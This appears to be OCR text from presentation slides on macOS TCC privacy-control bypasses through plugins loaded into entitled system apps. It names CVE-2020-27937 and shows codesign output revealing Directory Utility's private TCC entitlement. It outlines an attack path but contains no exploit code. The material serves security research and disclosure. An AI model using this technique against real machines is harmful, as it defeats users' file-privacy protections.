
Validate Code Signing requirement

System app with plugin

TCC daemon

System app with

malicious plugin



I want to access files from Desktop

Kernel

Hey TCC, check the permissions of the requesting app

Access Granted

Access Granted


Validate Code Signing requirement

System app with plugin

TCC daemon

TCC bypasses through plugins


Changing NFSHomeDirectory aka CVE-2020-27937




```
sh-3.2$ codesign -d --entitlements :- /System/Library/CoreServices/Applications/Directory\ Utility.app
Executable=/System/Library/CoreServices/Applications/Directory Utility.app/Contents/MacOS/Directory Utility
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>com.apple.private.tcc.allow</key>
        <array>
                <string>kTCCServiceSystemPolicySysAdminFiles</string>
        </array>
</dict>
</plist>
```

TCC bypasses through plugins

Changing NFSHomeDirectory aka CVE-2020-27937





Directory Utility (pid: 37566)
/System/Library/CoreServices/Applications/Directory Utility.app/Contents/MacOS/Directory Utility
?

